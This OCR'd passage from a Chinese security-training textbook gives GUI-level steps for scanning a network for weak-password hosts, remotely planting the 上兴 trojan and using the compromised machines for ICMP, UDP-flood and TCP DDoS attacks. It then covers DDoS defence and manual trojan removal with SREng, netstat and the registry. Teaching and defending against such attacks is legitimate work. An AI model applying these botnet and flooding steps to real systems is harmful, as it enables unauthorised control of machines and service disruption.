双击运行啊 D 网络工具包软件，切换到【肉鸡查找】选项卡，查找出网络中有弱口令的主机，如图 6–1 所示。然后选择【常用软件】|【木马种植机】命令，对使用弱口令的主机进行远程的木马种植，如图 6–2 所示。




图 6–1 扫描弱口令主机




图 6–2 木马种植机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 3　测试攻击

通过植入的木马，在上兴远程控制 2008 中就可以看到上线的主机了，如图 6–3 所示。




图 6–3　上兴远程控制 2008 的界面

在进行攻击之前，可以先在局域网内找到目标服务器，然后按【Shift+Ctrl+Esc】键，打开任务管理器，查看 CPU 占用率。目前 CPU 的占用率是 4%，如图 6–4 所示。




图 6–4　任务管理器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下面通过在网络中控制的肉鸡对目标服务器进行 DDoS 攻击，勾选需要攻击的目标主机，在【自定义攻击】面板中自定义 ICMP、UDP 洪水、TCP 连接攻击的相关参数（本次试验使用默认参数）进行攻击。在本次试验中同时使用这 3 种攻击方法进行攻击，分别单击【ICMP】、【UDP 洪水】、【TCP 连接攻击】选项组中的【开始】按钮，如图 6–5 所示。




图 6–5　DDoS 攻击

攻击成功后，在目标服务器上查看任务管理器，可以看到 CPU 的占用率达到了 100%，如图 6–6 所示。而攻击前，目标服务器的 CPU 占用率为 4%。




图 6–6　查看攻击效果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



防御措施

如何抵御 DDoS 攻击？

防御 DDoS 是一个系统工程，想仅仅依靠某种系统或产品来防住 DDoS 是不现实的。可以肯定的是，完全杜绝 DDoS 目前是不可能的，但通过适当的措施抵御 90%的 DDoS 攻击是可以做到的。基于攻击和防御都有成本开销的缘故，若通过适当的措施增强了抵御 DDoS 的能力，也就意味着加大了攻击者的攻击成本，那么绝大多数攻击者将因无法继续下去而放弃，也就相当于成功地抵御了 DDoS 攻击。



任务小结

DoS 是一种利用单台计算机的攻击方式，而 DDoS（Distributed Denial of Service，分布式拒绝服务）是一种基于 DoS 的特殊形式的拒绝服务攻击，是一种分布、协作的大规模攻击方式，主要瞄准比较大的站点，如商业公司、搜索引擎和政府部门的站点。DDoS 攻击是利用一批受控制的机器向一台机器发起攻击，这样来势迅猛的攻击令人难以防备，因此具有较大的破坏性。

在了解 DDoS 攻击原理的同时也需要知晓其防御方法：

① 定期扫描。
② 在骨干节点配置防火墙。
③ 用足够的机器承受黑客攻击。
④ 充分利用网络设备保护网络资源。
⑤ 过滤不必要的服务和端口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 7

上兴木马手工查杀


如果你的硬盘总是莫明其妙地读盘，网络连接异常，或屏幕出现异常现象，那么可能你已经中木马了。此时就应该想办法清除木马。当有新的病毒或者木马诞生时，杀毒软件往往不能及时查杀，专杀工具更是需要等待几天才能开发出来。对于病毒和木马，可以使用杀毒软件进行查杀，也可以通过手工方式查杀，而且手工查杀更加准确高效。本任务将介绍如何手工查杀木马。

案例

近日国外的研究人员发现一款专门袭击商业银行客户的木马。这个软件通过登录客户网上账户的方式，将大笔款项转到黑客控制的账户中。通过执法调查员的调查发现，这种木马已经造成约 20 万美元的经济损失，而且只调查了 10%，全部损失可能高达 200 万美元。这款恶意软件属于木马的新变种，它把所有的数据都通过 Web 浏览器传给它的作者。变种之前的木马已经存在一年多了，并且已经盗取了 50 000 多人的社保号码、信用卡详细信息和其他个人信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　了解手工检测病毒的过程

用上兴软件配置好服务端，用啊 D 网络工具包种植到虚拟机里，在虚拟机里用 SREng 软件进行系统诊断，分析诊断结果报告。然后在虚拟机中手工杀掉上兴木马。

要点 2　手工检测查杀病毒对安全防护的意义

杀毒软件不能查杀新出现的木马，当系统出现异常，必须学会手工查杀木马，不能仅仅简单地重装操作系统。应分析病毒的行为特征，并手工杀掉，让病毒从计算机中消失。

要点 3　手工检测与查杀木马的常规方法

1．全面检测计算机

对于新手，手动全面检测计算机是非常困难的，因为这需要打开注册表，一项一项去检查。所以可以使用简单的方法——运用 SREng 软件。SREng 是一款系统木马扫描软件，只需要简单的几步操作就可以对计算机进行较为全面的扫描了。

2．分析扫描日志

这是最关键的一步，对于很多新手来说，选择来论坛发布日志，让有经验的高手来分析，这样省时省力。但是如果大家学会了分析日志，那么就能不断地积累经验，提高对木马的识别能力。分析日志学习起来很难，因为需要不断积累经验，在这里只介绍简单的方法。

（1）了解日志

SREng 日志分别扫描了注册表启动项、启动文件夹、服务、驱动、浏览器加载项、进程、文件关联、Winsock 提供者、Autorun.inf、HOSTS 文件、API HOOK 等。

（2）看进程

查看是否有除系统基本进程和软件产生进程之外的其他进程，尤其注意进程路径是 C：\Windows\和 C：\Windows\System32\下的文件。

对于运行中的进程，木马最喜欢插入 Explorer.exe 及它以下的所有进程，如果病毒先搞定了它，那么运行的所有程序都会成为木马的运行工具。所以，如果发现在它们下面总是有一个或几个 DLL，那就要考虑它是不是木马了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（3）看启动项

通过查看进程对其中的可疑文件有了一定了解，下一步开始查看启动项目，启动项目中包括注册表启动项、启动文件夹、服务、驱动等。

（4）对比

根据前面取得的信息，将所有正在运行的服务和启动项进行一一对比，如果发现有不对应的服务，那么说明该服务可能为支持木马运行的服务，需要将该服务停止。

3．删除方法

情况一：可以确定的 EXE 文件。一般木马都有很强大的感染能力，所以在删除木马前需要在进程中关闭与这个木马相对应的执行文件。这里需要用到冰刃这款软件。冰刃是一款强制关闭进程的软件，具有操作简单、速度快、可强制关闭任何进程等特点。打开冰刃后，选中可疑进程，结束可疑进程，这样此进程就不会创建了。

情况二：不确定的 EXE 进程。现在很多木马采用 DLL 潜入方式，如江湖木马，征途木马。这些木马对应的启动项目是一个 EXE 文件，而最终起作用的是一个潜入进程的 DLL。对于这类木马，可以通过冰刃软件，找到此 DLL 并将其删除，然后按照“情况一”的方法结束进程。

情况三：杀毒软件报告病毒，但是无法从日志中找到任何病毒踪迹。此时可以用冰刃强制删除对应文件，并且打开【我的电脑】窗口，找到对应位置，建立一个同名的文件夹（包括扩展名），这样病毒将不会再产生，然后运行 Filemon 对病毒文件进行监控。在监控过程中，逐一运行软件，看哪个软件创建了前面用冰刃或者杀毒软件删除的文件，找到后删除此软件中的所有文件，重新安装即可。

要点 4 相关软件简介

SREng 的全名是 System Repair Engineer，一般翻译为系统修复工程师，是世界上最先进的系统辅助分析工具之一。SREng 的日志能提供非常详细的诊断信息。



攻击实训

实训 1 获取感染前的系统诊断报告

在感染木马前的系统中，双击运行 SREng 软件，单击【扫描】按钮，对系统进行全面扫描，获取感染木马前的系统诊断报告，并保存为 1.txt 文件，如图 7-1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7–1　SREng 界面

实训 2　生成测试木马

下面制作测试用的木马，制作方法可参考任务 1，这里不再赘述。

注　意

配置上兴服务器时，使用默认配置，如图 7–2 和图 7–3 所示。



图 7–2　配置上兴服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7–3　上兴控制台

实训 3　获取木马的特征

步骤 1　从网站 www.360safe.com 上下载 360 安全卫士的安装文件并安装，安装完成后扫描恶意软件，如图 7–4 所示。




图 7–4　用 360 安全卫士扫描恶意插件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 打开命令提示符窗口，执行 netstat －an 命令，从结果中可以看出，上兴木马的服务端占用的是 8181 端口，因此所有与这个端口有关的任务都要强制关闭，如图 7–5 所示。




图 7–5　NETSTAT 命令

实训 4　获取感染后的系统诊断报告

再次使用 SREng 获取感染木马后的系统诊断报告，保存为 2.txt 文件。操作方法可参考本任务的实训 1。

实训 5　对比日志

1．用 UltraCompare 比较两次的诊断日志

步骤 1 运行 UltraCompare 软件，选择【模式】|【文本模式】命令，将 UltraCompare 的比较模式设置为【文本模式】，如图 7–6 所示。




图 7–6　文本比较

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 打开 1.txt 和 2.txt 两份报告，比较其异同点，查找病毒的行为特征，如图 7-7 和图 7-8 所示。




图 7-7 查找病毒特征




图 7-8 病毒文件区别一

步骤 3 感染病毒后新出现了以下现象。

- 添加了新的服务，提供服务的文件位置为 C:\Program Files\Common Files\Microsoft Shared/MSINFO/。
- 病毒运行后系统增加了进程：IEXPLORE、calac、conime，如图 7-9 所示。




图 7-9 病毒文件区别二

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2．查看病毒的位置

步骤 1 在【我的电脑】窗口中选择【工具】|【文件夹选项】命令，弹出【文件夹选项】对话框，切换到【查看】选项卡，取消勾选【隐藏受保护的操作系统文件（推荐）】和【隐藏已知文件类型的扩展名】复选框，选择【显示所有文件和文件夹】单选按钮，如图 7－10 所示。




图 7－10　文件夹选项

步骤 2 然后搜索 rejoice 文件，如图 7－11 所示。



图 7－11　文件搜索结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

删除 C：\WINNT\system32 下的_rejoice45.exe，系统拒绝删除。

删除 C：\Program Files\Common Files\Microsoft Shared/MSINFO/下的 rejoice45.exe，删除成功。但删除后重新搜索 rejoice 时，发现此目录下的 rejoice45.exe 又出现了。

实训 6 手工查杀

步骤 1 通过以上的试验结果可分析出，上兴木马的行为是木马以服务的形式启动。打开虚拟机注册表，搜索 rejoice，如图 7-12 所示。



图 7-12 注册表编辑器

步骤 2 找到后尝试删除键值，但删除操作失败。接着通过控制面板打开【服务】窗口，双击【Windows_rejoice2007_45】选项，在其属性对话框中单击【停止】按钮，关闭服务，如图 7-13 和图 7-14 所示。




图 7-13 服务列表

溜客安全网 WwW.176Ku.CoM

